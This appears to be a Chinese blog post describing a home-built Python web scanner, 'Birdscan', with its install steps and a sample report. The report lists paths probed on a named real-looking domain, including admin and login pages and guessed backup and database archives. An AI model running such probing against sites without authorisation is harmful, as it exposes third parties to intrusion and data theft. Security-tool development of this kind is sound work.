
这个扫描器是python 2.7写的，开发在windows平台上，测试在kali linux上，经过测试，在这两个系统上都能够运行。 另外，只需要python安装两个库就可以。

在PIP上的安装指令


```
pip install requests
pip install beautifulsoup4
```

测试截图





打开扫描器目录看到自动生成了报告



生成的报告是实时更新的，每个功能模块工作完毕后就会生成报告一次。在扫描器扫描完毕之前，可以随时打开，因为报告里面的数据是最新的。

已经生成一个报告。打开看看

Birdscan Report

title	content
Webcms	[webcms]:http://www.15pb.com.cn cms NOTFound!
Web_Path	http://www.15pb.com.cn/admin http://www.15pb.com.cn/admin/ http://www.15pb.com.cn/robots.txt http://www.15pb.com.cn/如何安装shopex.txt http://www.15pb.com.cn/安装说明.txt http://www.15pb.com.cn/备份.rar http://www.15pb.com.cn/升级.txt http://www.15pb.com.cn/升级包地址.txt http://www.15pb.com.cn/说明书.txt http://www.15pb.com.cn/安装说明书.txt http://www.15pb.com.cn/协议书.txt http://www.15pb.com.cn/qq/使用说明.txt http://www.15pb.com.cn/Html/webEdit/admin/说明.txt http://www.15pb.com.cn/网站备份.rar http://www.15pb.com.cn/网站备份.zip http://www.15pb.com.cn/login http://www.15pb.com.cn/新建文本文档.txt http://www.15pb.com.cn/服务器.rar http://www.15pb.com.cn/数据库.rar http://www.15pb.com.cn/logout

扫描器已经完成了，各项功能已经基本具备的雏形。但只是雏形，基本能够满足一般的一些任务，参考了一些开源的扫描器，安全从业人员仓库：

https://github.com/We5ter/Scanners-Box/blob/master/README_CN.md